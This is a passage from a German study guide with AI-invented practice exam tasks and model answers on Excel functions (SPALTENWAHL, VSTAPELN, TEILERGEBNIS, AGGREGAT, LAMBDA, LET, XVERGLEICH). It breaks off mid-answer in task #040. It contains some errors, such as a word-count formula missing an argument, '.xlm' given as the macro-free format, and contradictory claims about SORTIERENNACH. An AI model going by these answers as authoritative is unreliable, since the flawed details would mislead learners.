hat er in der Abschluss-Sitzung des Vorjahres (U15, 25er-Jahrgang) gesagt, diese Funktionen solle man aus dem Stegreif eingeben können; im 26er-Semester ist die Aussage nicht wiederholt worden, der Anspruch steht aber unverändert auf Folie 41. Auf Papier heißt das: Funktionsname korrekt geschrieben, Argumente in der richtigen Reihenfolge, Semikolon als Trenner, strukturierte Verweise statt A2 : A500. Er akzeptiert eine Umschreibung des Zwecks nicht als Ersatz für die geschriebene Formel.

Aufgabe #037 · 8 P. · Weiterverarbeitung dynamischer Matrizen · von der KI erfunden – kein Original

Neben den erzeugenden Matrixfunktionen gibt es eine zweite Gruppe, die vorhandene Matrizen weiterverarbeitet.

- a) 5 P. Nennen Sie vier dieser Funktionen, geben Sie ihre Syntax an, erläutern Sie jedes Argument und nennen Sie je ein kaufmännisches Anwendungsbeispiel.
- b) 3 P. Geben Sie eine verschachtelte Formel an, die aus `tblKosmetik` nur die Umsätze der Vertreterin Schmitt absteigend nach Umsatz sortiert und davon nur drei Spalten ausgibt, und erläutern Sie den Aufbau.

a) 5 P. – Vier Funktionen zur Weiterverarbeitung

SPALTENWAHL (engl. CHOOSECOLS) greift gezielt einzelne Spalten aus einer Matrix heraus.

`=SPALTENWAHL (Matrix; Spaltennummer1; [Spaltennummer2] ;...)`

- **Matrix** (1. Argument, Pflicht): die Matrix, aus der Spalten entnommen werden, meist das Ergebnis eines vorgelagerten FILTER.
- **Spaltennummer1** (2. Argument, Pflicht): die laufende Nummer der ersten zurückzugebenden Spalte. Eine **negative** Zahl zählt von rechts, -1 ist also die letzte Spalte.
- **[Spaltennummer2] ;...** (weitere Argumente, optional): beliebig viele weitere Spaltennummern. Ihre **Reihenfolge bestimmt die Ausgabereihenfolge**, sodass sich Spalten damit gleichzeitig auswählen und umsortieren lassen; eine Nummer darf auch mehrfach vorkommen.

Kaufmännisch: Aus einer breiten Umsatztable für den Vorstandsbericht nur Kunde, Datum und Betrag ausgeben, ohne die Quelltable zu beschneiden. ✓ {1}

VSTAPELN (engl. VSTACK) setzt mehrere Matrizen untereinander zu einer einzigen zusammen.

=VSTAPELN(Matrix1; [Matrix2]; ...)

- **Matrix1** (1. Argument, Pflicht): die erste, oben stehende Matrix.
- **[Matrix2]; ...** (weitere Argumente, optional): jede weitere Matrix wird unten angefügt. Die Breite des Ergebnisses richtet sich nach der **breitesten** beteiligten Matrix; schmalere werden rechts mit #NV aufgefüllt.

Kaufmännisch: Zwölf gleich aufgebaute Monatstabellen zu einer Jahresbasis stapeln und **danach** in einem Zug auswerten, statt zwölf Einzelauswertungen zu addieren. Rohleder kündigt genau das in U07 an: dass man Tabellen stapeln kann, bevor man sie auswertet. Die Schwesterfunktion **HSTAPELN (HSTACK)** stapelt waagerecht und eignet sich, um Szenariospalten nebeneinanderzulegen. ✓ {2}

MTRANS (engl. TRANSPOSE) vertauscht Zeilen und Spalten.

=MTRANS(Matrix)

- **Matrix** (einziges Argument, Pflicht): die zu transponierende Matrix. Aus jeder Zeile wird eine Spalte und umgekehrt; das Ergebnis läuft über und bleibt dynamisch mit der Quelle verbunden.

Kaufmännisch: Eine senkrecht als Datensätze geführte Parameterliste als **Kopfzeile** eines quer aufgebauten Auswertungsblatts ausgeben. Das ist die Verbindung zwischen der von Rohleder verlangten Datensatz-Modellierung und der Berichtsdarstellung, die der Empfänger erwartet. Anders als „Inhalte einfügen / Transponieren“ ist MTRANS eine lebende Formel und nicht eine einmalige Kopie. ✓ {3}

ZEILENWAHL (engl. CHOOSEROWS) greift gezielt einzelne Zeilen aus einer Matrix heraus und ist damit das Gegenstück zu SPALTENWAHL.

=ZEILENWAHL(Matrix; Zeilennummer1; [Zeilennummer2]; ...)

- **Matrix** (1. Argument, Pflicht): die Matrix, aus der Zeilen entnommen werden, typischerweise das Ergebnis eines vorgelagerten FILTER oder SORTIEREN.
- **Zeilennummer1** (2. Argument, Pflicht): die laufende Nummer der ersten zurückzugebenden Zeile. Eine **negative** Zahl zählt von unten, -1 ist also die letzte Zeile.
- **[Zeilennummer2]; ...** (weitere Argumente, optional): beliebig viele weitere Zeilennummern; ihre Reihenfolge bestimmt wieder die Ausgabereihenfolge, und eine Nummer darf mehrfach vorkommen.

Kaufmännisch: die **Top-5-Kunden** eines Vertriebsgebiets ausgeben, indem man die nach Umsatz absteigend sortierte Matrix mit
=ZEILENWAHL (SORTIEREN (...; 5; -1); 1; 2; 3; 4; 5) auf die ersten fünf Zeilen kürzt. Die Rangliste bleibt damit eine lebende Formel und muss nach jedem Datenzuwachs nicht neu gebaut werden. ✓ {4}

Zur Weiterverarbeitungsgruppe der Folie 80 gehören außerdem **ZUZEILE (TOROW)** und **ZUSPALTE (TOCOL)**, die eine zweidimensionale Matrix in einen einzigen Vektor auflösen. Von Folie 79 her kommt **SORTIERENNACH (SORTBY)** dazu: Es sortiert eine Matrix nach einem **anderen**, gleich langen Bereich, der selbst nicht Teil der Ausgabe sein muss, etwa Produktnamen nach ihrem Deckungsbeitrag, ohne den Deckungsbeitrag mit auszugeben. ✓ {5}

b) 3 P. – Die verschachtelte Formel

=SPALTENWAHL (SORTIEREN (FILTER (tblKosmetik; tblKosmetik[Vertreter]="Schmitt"); 5; -1); 1; 2; 5)

Gelesen wird von innen nach außen, weil jede Funktion die Matrix ihrer Vorgängerin als erstes Argument übernimmt.

FILTER (tblKosmetik; tblKosmetik[Vertreter]="Schmitt") gibt den vollständigen Tabellenkörper zurück, aber nur die Zeilen, in denen in der Spalte Vertreter „Schmitt“ steht. Das Ergebnis ist eine mehrspaltige Matrix und keine einzelne Spalte. ✓ {6}

SORTIEREN (...; 5; -1) bekommt diese Matrix als Matrix und sortiert sie nach der **fünften Spalte** der Ergebnismatrix. (Vorausgesetzt ist dabei, dass der Umsatz in tblKosmetik die fünfte Spalte belegt, dieselbe Annahme, unter der Rohleders Folienbeispiel =SORTIEREN (B32#; 5; -1) steht; in der Klausur schreibt man diese Voraussetzung mit hin.) Der Sortierindex zählt innerhalb der übergebenen Matrix und nicht innerhalb der Originaltabelle. Die -1 als Sortierreihenfolge sorgt für absteigende Sortierung, also den größten Umsatz oben. ✓ {7}

SPALTENWAHL (...; 1; 2; 5) reduziert das sortierte Zwischenergebnis auf die Spalten 1, 2 und 5 in genau dieser Reihenfolge. Da alle drei Funktionen Matrizen zurückgeben, entsteht ein einziger zusammenhängender Überlaufbereich, der sich vollständig anpasst, sobald in tblKosmetik Datensätze hinzukommen. Setzt man die Feldnamen darüber, geschieht das ebenfalls per Formel:

=VSTAPELN (SPALTENWAHL (tblKosmetik [#Kopfzeilen]; 1; 2; 5); SPALTENWAHL (...)) stapelt Kopfzeile und Datenteil zu einer fertigen Ergebnistabelle. ✓ {8}

Über die geforderten Punkte hinaus

(✓){+1} SEQUENZ eignet sich zum „Vorrechnen“ im Sinne von Folie 121, also zur Plausibilisierung eines Barwerts ohne Finanzfunktion:

`=SUMME(tblZahlung[Betrag] /`

`(1+Zins)^SEQUENZ(ZEILEN(tblZahlung[Betrag])))` bildet die

Abzinsungsformel unmittelbar nach und ist damit die Kontrollrechnung zu **NBW**,

dessen Konvention sie eins zu eins trifft: Die erste Zahlung wird um eine volle

Periode abgezinst. Für **XKAPITALWERT** taugt sie ausdrücklich **nicht** als

Gegenprobe, denn diese Funktion zinst taggenau auf Basis eines 365-Tage-Jahres ab und setzt die erste Zahlung in den Zeitpunkt 0. In der Formel steht ZEILEN statt

ANZAHL, weil ANZAHL leere oder textuelle Betragzellen überspringt und der

Zahlenvektor dann kürzer wäre als die Betragsspalte.

(✓){+2} Rohleder ordnet diese Gruppe in U09 ausdrücklich als

Richtungsentscheidung von Microsoft ein: Es kämen nicht nur neue Matrixfunktionen

hinzu, auch bestehende Tabellenblatffunktionen würden „hinter den Kulissen“ auf

Matrixarbeitsweise umprogrammiert. Wer in einer Bewertungsfrage begründen soll,

warum man heute in Matrizen statt in Einzelzellen modelliert, findet hier sein

Argument.

(✓){+3} VSTAPELN löst ein Problem, das strukturierte Verweise allein nicht lösen:

Tabellennamen müssen arbeitsmappenweit eindeutig sein, es kann also nicht

zwölfmal `tblUmsatz` geben. Gestapelt wird deshalb über zwölf verschiedene

Tabellennamen, und genau deshalb ist die konsequente Präfix-Taufe (`tblJan`,

`tblFeb`, ...) Voraussetzung dafür, dass die Formel überhaupt lesbar bleibt.

(✓){+4} Nicht zur Weiterverarbeitungsgruppe gehört **SEQUENZ (SEQUENCE)**. Die

Funktion steht auf Folie 79 bei den **erzeugenden** Matrixfunktionen (Syntax:

`=SEQUENZ(Zeilen; [Spalten]; [Anfang]; [Schritt])`), weil sie kein

Matrix-Argument entgegennimmt, sondern eine Zahlenfolge aus dem Nichts

aufspannt; `=SEQUENZ(10; 1; 2026; 1)` liefert etwa die Planjahre 2026 bis 2035 als

mitwachsende Achse. Genau diese Unterscheidung, erzeugen auf Folie 79 gegen

weiterverarbeiten auf Folie 80, ist der Grund, warum die Frage nach „vier Funktionen

zur Weiterverarbeitung“ mit SEQUENZ falsch beantwortet wäre. Dasselbe gilt für

PIVOTMIT, GRUPPIERENNACH, SORTIERENNACH, EINZELW und

ZUFALLSMATRIX.

Rohleders Erwartung: Er fragt Funktionsgruppen gern als „nennen und erläutern Sie vier davon“ ab und will bei jeder das **kaufmännische**

Anwendungsbeispiel sehen, nicht die technische Umschreibung. „VSTAPELN stapelt Matrizen vertikal“ ist die Definition und noch keine Antwort; erwartet wird der Zusatz, dass sich damit zwölf Monatstabellen vor der Auswertung zu einer Jahresbasis zusammenführen lassen. Achten Sie außerdem auf die Gruppenzugehörigkeit: Wer bei einer Frage nach Weiterverarbeitung eine erzeugende Funktion nennt, verliert den Teilpunkt, obwohl die Syntax stimmt. Die Namen müssen deutsch und exakt geschrieben sein: SPALTENWAHL, nicht CH00SECOLS und nicht „Spaltenauswahl“.

Aufgabe #038 · 8 P. · TEILERGEBNIS und AGGREGAT · von der KI erfunden – kein Original

Excel bietet zwei Funktionen, die die Zusammenfassungsfunktion über eine Kennzahl auswählen, statt sie fest zu verdrahten.

- a) 4 P. Geben Sie die Syntax von TEILERGEBNIS() und AGGREGAT() an und erläutern Sie jedes Argument.
- b) 2 P. Erläutern Sie den Unterschied zwischen den Funktionsnummern 1–11 und 101–111 bei TEILERGEBNIS().
- c) 2 P. Begründen Sie, wann AGGREGAT() gegenüber TEILERGEBNIS() vorzuziehen ist, und nennen Sie den Preis dafür.

a) 4 P. – Die beiden Syntaxen, Argument für Argument

TEILERGEBNIS (engl. SUBTOTAL) wendet eine über eine Kennzahl ausgewählte Zusammenfassungsfunktion auf einen Bereich an.

=TEILERGEBNIS(Funktion;Bezug1; [Bezug2] ;...)

- **Funktion** (1. Argument, Pflicht): eine Zahl, die die anzuwendende Statistik auswählt: **1** MITTELWERT, **2** ANZAHL, **3** ANZAHL2, **4** MAX, **5** MIN, **6** PRODUKT, **7** STABW (Stichprobe), **8** STABWN (Grundgesamtheit), **9** SUMME, **10** VARIANZ (Stichprobe), **11** VARIANZEN (Grundgesamtheit). Die Pluralform VARIANZEN meint dabei die Grundgesamtheit und nicht mehrere Stichproben; das ist die klassische Vertauschungsfalle des deutschen Excel. Jede dieser elf Funktionen existiert ein zweites Mal als 101 bis 111 mit abweichendem Verhalten gegenüber ausgeblendeten Zeilen (siehe b).
- **Bezug1** (2. Argument, Pflicht): der erste auszuwertende Bereich, in einer formatierten Tabelle als strukturierter Verweis.

- **[Bezug2] ; ...** (weitere Argumente, optional): beliebig viele weitere Bereiche, die gemeinsam ausgewertet werden. ✓ **{1}**

Zwei Verhaltensweisen gehören zur Syntax dazu, weil sie den Zweck der Funktion ausmachen. Erstens **ignoriert TEILERGEBNIS andere TEILERGEBNIS-Formeln** innerhalb der Bezüge, sodass sich Zwischensummen bei einer Gesamtsumme nicht ein zweites Mal aufaddieren. Zweitens ignorieren **beide** Nummernkreise die Zeilen, die ein AutoFilter herausgefiltert hat. Die Funktion rechnet also stets mit dem, was gerade sichtbar gefiltert ist. ✓ **{2}**

AGGREGAT (engl. AGGREGATE) ist die jüngere und deutlich flexiblere Schwesterfunktion und existiert in zwei Formen.

=AGGREGAT(Funktion;Optionen;Bezug1;[Bezug2];...) (Bezugsform)

=AGGREGAT(Funktion;Optionen;Matrix;[k]) (Matrixform)

- **Funktion** (1. Argument, Pflicht): eine Zahl von **1 bis 19**. Die Nummern 1 bis 11 entsprechen denen von TEILERGEBNIS; dazu kommen **12 MEDIAN**, **13 MODUS.EINF**, **14 KGRÖSSTE**, **15 KKLEINSTE**, **16 QUANTIL.INKL**, **17 QUARTILE.INKL**, **18 QUANTIL.EXKL** und **19 QUARTILE.EXKL**.
- **Optionen** (2. Argument, Pflicht: die Position muss besetzt sein, das Argument selbst darf aber leer bleiben und wirkt dann wie 0): eine Zahl von 0 bis 7, die festlegt, **was übergangen wird**: **0** beziehungsweise leer: verschachtelte TEILERGEBNIS- und AGGREGAT-Funktionen ignorieren; **1**: zusätzlich ausgeblendete Zeilen; **2**: zusätzlich Fehlerwerte; **3**: ausgeblendete Zeilen **und** Fehlerwerte und verschachtelte Funktionen; **4**: nichts ignorieren; **5**: nur ausgeblendete Zeilen; **6**: nur Fehlerwerte; **7**: ausgeblendete Zeilen und Fehlerwerte.
- **Bezug1** beziehungsweise **Matrix** (3. Argument, Pflicht): der auszuwertende Bereich. In der Bezugsform dürfen weitere Bereiche folgen, in der Matrixform steht genau ein Vektor oder eine Matrix.
- **[k]** (4. Argument, nur in der Matrixform): die Rangzahl beziehungsweise das Quantil, das die Funktionen 14 bis 19 zusätzlich benötigen: bei 14 KGRÖSSTE also „der wievieltgrößte Wert“, bei 16 QUANTIL.INKL ein Anteil zwischen 0 und 1. Für die Funktionen 1 bis 13 entfällt dieses Argument. ✓ **{4}**

b) 2 P. – Die beiden Nummernkreise bei TEILERGEBNIS

Der Unterschied betrifft ausschließlich **von Hand ausgeblendete** Zeilen. Die Nummern **1 bis 11** beziehen manuell ausgeblendete Zeilen weiterhin **mit ein**: Die Werte sind zwar unsichtbar, zählen aber mit. Die Nummern **101 bis 111** ignorieren sie und rechnen nur mit dem, was tatsächlich am Bildschirm steht. ✓ **{5}**

Für Zeilen, die der **AutoFilter** entfernt hat, gilt der Unterschied dagegen **nicht**: Diese werden von beiden Nummernkreisen ignoriert. Praktisch heißt das, dass man im Zweifel den Kreis 101 bis 111 wählt, weil „was ich sehe, ist was ich rechne“ die Erwartung jedes Berichtsempfängers ist. Genau das tut Excel auch selbst: Blendet man in einer formatierten Tabelle über den Tabellenentwurf die **Ergebniszeile** ein, schreibt Excel dort automatisch `=TEILERGEBNIS(109; [Planumsatz 2014])`, also 109 für SUMME unter Ausschluss ausgeblendeter Zeilen, und erzeugt dabei zugleich einen strukturierten Verweis. Die Statistik lässt sich anschließend über ein Dropdown wechseln, und eine manuelle Eingabe der Funktion ist davon unabhängig jederzeit möglich. ✓ **{6}**

c) 2 P. – Wann AGGREGAT vorzuziehen ist

AGGREGAT ist in vier Punkten überlegen. Erstens kann es **Fehlerwerte ignorieren**: Steht in einer Datenspalte ein einziges #NV, etwa weil dort Nachschlageformeln stehen, liefert TEILERGEBNIS zwingend ebenfalls #NV, während AGGREGAT mit Option 6 oder 3 einfach über den Fehler hinweg weiterrechnet. Zweitens kennt es mit 19 statt 11 **mehr Funktionen**, darunter Median, Modus und die Quantile, die TEILERGEBNIS überhaupt nicht anbietet. Drittens ist die Entscheidung über das Ignorieren bei TEILERGEBNIS **in der Funktionsnummer versteckt**, bei AGGREGAT dagegen ein eigenes Argument und damit frei mit jeder Statistik kombinierbar. ✓ **{7}**

Viertens und praktisch am wichtigsten: Weil Funktionsnummer und Option eigene Argumente sind, dürfen sie **auf Zellen zeigen**. Das ist Stufe 3 der LMU-Fallstudie auf Folie 78:

```
=AGGREGAT($G$9;$H$9;INDIREKT($F$7&"["&$F$8&"]"))
```

Dort kommt die Statistik aus \$G\$9, die Option aus \$H\$9, und der Bereich wird per INDIREKT aus Tabellen- und Feldnamen zusammengesetzt. Damit lässt sich die Analysefunktion über ein Dropdown wechseln, **ohne je wieder eine Formel anzufassen**; in Rohleders Alternativentabelle zur Pivotanalyse steht AGGREGAT genau mit dieser Zweckbestimmung. Der Preis dafür ist in seinen eigenen Worten, dass AGGREGAT „flexibler als Teilergebnis“ ist, „dafür manuelle Erstellung erforderlich“: Es gibt keinen Komfortweg über die Ergebniszeile, die Formel muss von Hand geschrieben werden. ✓ **{8}**

Über die geforderten Punkte hinaus

(✓){+1} Rohleder in U07, wörtlich und mit Ansage: „Aggregat setzt sich in der Praxis nicht durch. Das ist denen zu kompliziert. Sie halten das aus.“ Das ist die klarste Form, in der er sagen kann, dass er die Funktion trotz ihrer geringen Praxisverbreitung verlangt.

(✓){+2} In U08 durfte die Evaluationsauswertung wahlweise mit AGGREGAT oder mit einfachen Funktionen plus ausgeblendeter Spalte gelöst werden; in U10 hat er sie am Datenschnitt vorgeführt und dabei Option 5 benannt, weil eine Aggregatfunktion, die ausgeblendete Zeilen übergeht, den gefilterten Wert direkt oben anzeigt. Das ist der Grund, warum Datenschnitt und AGGREGAT bei ihm zusammengehören: filtern per Maus, Ergebnis ohne eine einzige neue Formel ablesen.

(✓){+3} Eine Einschränkung ehrlichkeitshalber: In U14 hat er gesagt, er wisse nicht sicher, ob AGGREGAT gemeinsam gemacht worden sei, und werde nur prüfen, was in der Veranstaltung tatsächlich zusammen bearbeitet wurde. Nach U07, U08 und U10 ist das der Fall. AGGREGAT ist damit prüfbar, und die Einschränkung entlastet höchstens bei sehr speziellen Randfragen.

(✓){+4} Ein Denkfehler, der in der Klausur Punkte kostet: TEILERGEBNIS und AGGREGAT ersetzen kein SUMMEWENNS. Sie wählen die **Statistik** flexibel, filtern aber nicht nach einem Kriterium; das Filtern übernimmt der AutoFilter, der Datenschnitt oder die Sichtbarkeit der Zeilen. Wer eine bedingte Summe braucht, nimmt SUMMEWENNS oder SUMME (FILTER()).

(✓){+5} **Dreh-Variante abgesichert:** „Wann genügt TEILERGEBNIS() — und AGGREGAT() wäre unnötig?“ — Immer dann, wenn der Bereich keine Fehlerwerte enthält und die gewünschte Statistik zu den elf Grundfunktionen gehört. Dann trägt der Komfortweg: Die Ergebniszeile der formatierten Tabelle schreibt =TEILERGEBNIS(109;...) von selbst und bietet den Statistikwechsel per Dropdown an, während AGGREGAT() von Hand erstellt werden muss. Rohleders eigene Einordnung stützt diese Wahl: „Aggregat setzt sich in der Praxis nicht durch. Das ist denen zu kompliziert.“ AGGREGAT() lohnt erst, wenn Fehlerwerte zu übergehen sind, Median oder Quantile gebraucht werden oder Funktionsnummer und Option aus Zellen kommen sollen.

Rohleders Erwartung: Die Funktionsnummern sind bei ihm kein Auswendiglernen-Selbstzweck, sondern das Argument dafür, dass die Statistik ein **Parameter** und keine Formeländerung ist. Wer 9 für SUMME

und 109 für „SUMME ohne Ausgeblendete" nennen kann und daraus die Dropdown-Steuerung ableitet, beantwortet die Frage vollständig. Nennen sollte man mindestens 9 beziehungsweise 109 und 1 beziehungsweise 101 namentlich; die Behauptung „es gibt Nummern von 1 bis 11" ohne ein einziges Beispiel ist ihm zu wenig.

Aufgabe #039 · 6 P. · LAMBDA und LET: eigene Funktionen ohne VBA · von der KI erfunden – kein Original

„Mit LAMBDA() und LET() können Sie eigene Tabellenblatffunktionen gestalten — ohne VBA!" (Folienskript, Abschnitt Powerfunktionen)

- a) 3 P. Geben Sie die Syntax von LET() an, erläutern Sie jedes Argument und nennen Sie zwei Vorteile.
- b) 3 P. Erläutern Sie, wie sich mit LAMBDA() eine eigene Tabellenblatffunktion anlegen lässt, und nennen Sie zwei Vorteile gegenüber einer in VBA programmierten UDF.

a) 3 P. – LET, Argument für Argument

LET (engl. LET) vergibt innerhalb einer Formel Namen für Zwischenergebnisse und verwendet sie anschließend.

=LET (Name1; Namenswert1; [Name2; Namenswert2] ;...; Berechnung)

- **Name1** (1. Argument, Pflicht): der frei gewählte Bezeichner für das erste Zwischenergebnis. Er muss mit einem Buchstaben beginnen und darf nicht wie ein Zellbezug aussehen, sonst hält Excel ihn für eine Adresse.
- **Namenswert1** (2. Argument, Pflicht; umgangssprachlich schlicht „der Wert zu Name1"): der Ausdruck, der **einmal** berechnet und unter Name1 abgelegt wird. Das kann ein Zellbezug, ein strukturierter Verweis oder eine vollständige Formel sein.
- **[Name2; Namenswert2] ;...** (weitere Argumente, optional): beliebig viele weitere Paare. Ein späteres Paar darf auf einen früher vergebenen Namen zugreifen, sodass sich Rechenschritte aufeinander aufbauen lassen.
- **Berechnung** (letztes Argument, Pflicht): der Ausdruck, der das eigentliche Ergebnis der Zelle liefert und dabei die vergebenen Namen benutzt. Er steht **immer am Ende**; daran erkennt Excel, dass die Paarlise zu Ende ist. ✓ {1}

Ein Beispiel aus der Ergebnisrechnung:

=LET(Umsatz;SUMMEWENNS(tblUmsatz[Betrag];tblUmsatz[Jahr];2026);Kosten;SUMMEWENNS(tblKosten[Betrag];tblKosten[Jahr];2026);(Umsatz-Kosten)/Umsatz)

Hier stehen zwei Paare vor der abschließenden Berechnung der Umsatzrendite. ✓ {2}

Die beiden Vorteile sind **Lesbarkeit** und **Performance**. Lesbarkeit, weil die Formel benennt, womit sie rechnet, statt denselben langen Ausdruck mehrfach zu wiederholen. Ein Dritter erkennt an Umsatz und Kosten sofort die Logik, wo er sonst zwei fast gleiche SUMMEWENNS-Ausdrücke Zeichen für Zeichen vergleichen müsste. Performance, weil jeder benannte Ausdruck **nur einmal** ausgewertet wird; ohne LET berechnet Excel einen dreifach vorkommenden Teilausdruck auch dreimal, was in großen Modellen unmittelbar auf die Neuberechnungszeit durchschlägt. ✓ {3}

b) 3 P. – LAMBDA und die eigene Tabellenblatfunktion

LAMBDA (engl. LAMBDA) beschreibt eine Rechenvorschrift mit Platzhaltern, die später mit Werten gefüllt werden.

=LAMBDA([Parameter1];[Parameter2];...;Berechnung)

- **[Parameter1]** und weitere (technisch alle optional, in der Praxis aber mindestens einer): die Platzhalter für die Werte, die der Aufrufer der Funktion später übergibt. Ihre Namen wählt man frei und sprechend, etwa Text oder Umsatz.
- **Berechnung** (letztes Argument, Pflicht): die Rechenvorschrift, die diese Platzhalter verwendet und das Ergebnis liefert. Auch hier steht sie immer am Ende. ✓ {4}

Zur **eigenen Tabellenblatfunktion** wird der Ausdruck über den **Namens-Manager**: Registerkarte Formeln, Namens-Manager, Neu; unter „Name“ trägt man den gewünschten Funktionsnamen ein, etwa AnzahlWörter, und unter „Bezieht sich auf“ den LAMBDA-Ausdruck. Danach ist =AnzahlWörter(A2) in der gesamten Arbeitsmappe aufrufbar wie jede eingebaute Funktion, samt Autovervollständigung. Rohleders Folienbeispiel zählt die Wörter eines Textes:

=LAMBDA(Text;LÄNGE(GLÄTTEN(Text))-LÄNGE(WECHSELN(GLÄTTEN(Text);""))+1)

Die Logik: GLÄTTEN entfernt Mehrfach- und Randleerzeichen, LÄNGE misst den bereinigten Text, WECHSELN entfernt sämtliche Leerzeichen, die Differenz beider Längen ist die Anzahl der Wortzwischenräume, und ein Wort mehr als Zwischenräume ergibt die Wortzahl. Testen lässt sich ein LAMBDA vor dem Benennen direkt in der Zelle, indem man

ein zweites Klammerpaar mit dem Argument anhängt: `=LAMBDA(Text;...)( "Das ist ein Test" );` ohne diesen Aufruf oder ohne Namen liefert ein `LAMBDA #KALK!`. ✓ **⟨5⟩**

Zwei Vorteile gegenüber einer VBA-UDF: **Erstens bleibt die Mappe makrofrei.** Sie wird als gewöhnliche `.xlsx` gespeichert und nicht als `.xlm`, sodass weder die Makrosicherheits-Warnung noch die Blockade von Makros aus dem Internet noch eine Unternehmensrichtlinie greift, die VBA vollständig abschaltet. Das zählt gerade vor dem Hintergrund von Microsofts erklärter Absicht, VBA mittelfristig abzulösen. **Zweitens braucht es keine zweite Sprache und keine Entwicklungsumgebung.** Die Funktion wird in derselben Formelsprache geschrieben, die die Anwender ohnehin beherrschen, sie steht sichtbar im Namens-Manager und wandert mit der Datei mit; eine UDF müsste in VBA programmiert, im VBA-Editor gepflegt und bei jeder Weitergabe mitverteilt werden. Hinzu kommt, dass ein `LAMBDA` in der Berechnungs-Engine von Excel rechnet und damit in der Regel schneller ist als eine UDF, die je Zelle einen Aufruf in den VBA-Interpreter kostet. ✓ **⟨6⟩**

Über die geforderten Punkte hinaus

(✓){+1} LET und LAMBDA lassen sich kombinieren: Innerhalb der Berechnung eines LAMBDA darf ein LET stehen, sodass auch eine selbst gebaute Funktion mit lesbaren Zwischenschritten arbeitet statt mit einer einzigen unleserlichen Zeile. Das ist der übliche Aufbau bei allem, was länger als eine Zeile ist.

(✓){+2} Einordnung zur Prüfungswahrscheinlichkeit: LAMBDA und LET stehen im Skript auf der Powerfunktionen-Folie, wurden im 26er-Semester aber nicht als eigene Übung gemeinsam bearbeitet. Rohleders U14-Grundsatz lautet sinngemäß, dass er nicht abprüft, was in der Veranstaltung nicht gemeinsam gemacht wurde (Transkript U14 im Wortlaut: „dann prüfe ich das natürlich auch nicht an“). Danach ist eine große Aufgabe unwahrscheinlich, eine Nennfrage über vier bis sechs Punkte im Rahmen einer VBA-Frage dagegen gut möglich. Der Satz „eigene Funktionen ohne VBA“ ist die Brücke, über die sie in eine VBA-Aufgabe hineinragen.

(✓){+3} Die Formel auf der Folie ist zugleich ein kleines Lehrstück für die beiden LET-Vorteile aus a): Sie ruft GLÄTTEN(Text) **zweimal** auf. Mit LET geschrieben, also =LAMBDA(Text; LET(t; GLÄTTEN(Text); LÄNGE(t) - LÄNGE(WECHSELN(t; " "; ""))+1)), wird der Ausdruck nur einmal berechnet und die Formel zugleich kürzer. Den Performance-Vorteil liefert Rohleders eigenes Beispiel damit gleich mit.

(✓){+4} Umkehr-Frage abgesichert – falls er die Aufgabe gedreht recycelt: Zwei Nachteile bzw. Grenzen von LET() und LAMBDA(): Erstens sind beide Funktionen versionsabhängig, weil sie zu den nach Version 2019 eingeführten Features der Abo-Versionen gehören – wer die Mappe an eine ältere Installation weitergibt, etwa an das im Skript erwähnte Excel 2019 im Computerpool, das seit Ende 2018 keine Feature-Updates mehr erhält, sieht dort statt des Ergebnisses nur den Fehlerwert #NAME?. Zweitens ist eine per LAMBDA gebaute Funktion an die einzelne Arbeitsmappe gebunden, weil ihre Definition im Namens-Manager genau dieser Mappe lebt – in jeder weiteren Mappe muss der Name erneut angelegt werden, und ein unbenanntes oder ohne angehängtes Klammerpaar aufgerufenes LAMBDA quittiert die Zelle nur mit #KALK! statt mit einer verständlichen Meldung.

Rohleders Erwartung: Der Satz, auf den es ihm ankommt, ist „ohne VBA“. Er stellt LAMBDA in die Linie Office Scripts, Python in Excel und die angekündigte VBA-Ablösung, und die Antwort sollte diesen Zusammenhang herstellen statt bei der reinen Syntax stehenzubleiben. Der Namens-Manager gehört zwingend in die Antwort: Ohne die Benennung ist ein LAMBDA keine Tabellenblatfunktion, sondern nur ein Ausdruck.

Aufgabe #040 · 4 P. · XVERGLEICH als moderner VERGLEICH · von der KI erfunden – kein Original

„XVERWEIS() und XVERGLEICH() sind da! ... Die Schwester-Funktion XVERGLEICH ist ebenfalls verfügbar.“ (Folienskript)

- a) 2 P. Geben Sie die Syntax von XVERGLEICH() an und erläutern Sie jedes Argument.
- b) 2 P. Erläutern Sie zwei Unterschiede zum älteren VERGLEICH() und nennen Sie einen Fall, in dem XVERGLEICH() dem XVERWEIS() vorzuziehen ist.

a) 2 P. – Die Syntax, Argument für Argument

XVERGLEICH (engl. **XMATCH**) gibt nicht den gesuchten Wert zurück, sondern seine **Position** innerhalb des durchsuchten Vektors.

=XVERGLEICH(Suchkriterium;Suchmatrix;[Vergleichsmodus];[Suchmodus])

- **Suchkriterium** (1. Argument, Pflicht): der Wert, dessen Position gesucht wird, also eine Zahl, ein Text in Anführungszeichen oder ein Zellbezug darauf.
- **Suchmatrix** (2. Argument, Pflicht): der Vektor, in dem gesucht wird, also **eine** Zeile oder **eine** Spalte. Anders als bei den alten Verweisfunktionen ist die Richtung gleichgültig, waagerecht und senkrecht funktionieren beide.
- **[Vergleichsmodus]** (3. Argument, optional): die Art der Übereinstimmung. **0** exakte Übereinstimmung (**Standard**), **-1** exakte Übereinstimmung oder der nächstkleinere Wert, **1** exakte Übereinstimmung oder der nächstgrößere Wert, **2** Übereinstimmung unter Verwendung der Platzhalterzeichen *, ? und ~.
- **[Suchmodus]** (4. Argument, optional): die Durchlaufrichtung durch die Suchmatrix. **1** vom ersten Element an vorwärts (**Standard**), **-1** vom letzten Element rückwärts, **2** binäre Suche in einer aufsteigend sortierten Matrix, **-2** binäre Suche in einer absteigend sortierten Matrix. Die binären Modi setzen eine tatsächlich sortierte Matrix voraus und liefern sonst stillschweigend falsche Ergebnisse. ✓ **{2}**

b) 2 P. – Unterschiede zu VERGLEICH und Abgrenzung zu XVERWEIS

Der erste und wichtigste Unterschied ist die umgekehrte Voreinstellung. VERGLEICH sucht ohne drittes Argument mit Vergleichstyp 1, also **ungefähr**, und setzt dabei eine aufsteigend sortierte Suchmatrix voraus; wer das vergisst, bekommt kein #NV, sondern lautlos ein falsches Ergebnis. Deshalb schreibt das Skript zu VERGLEICH ausdrücklich, für

exakte Übereinstimmung sei Vergleichstyp 0 erforderlich. XVERGLEICH sucht ohne drittes Argument **exakt**. Die sichere Variante ist damit der Normalfall statt der Ausnahme. ✓ (3)

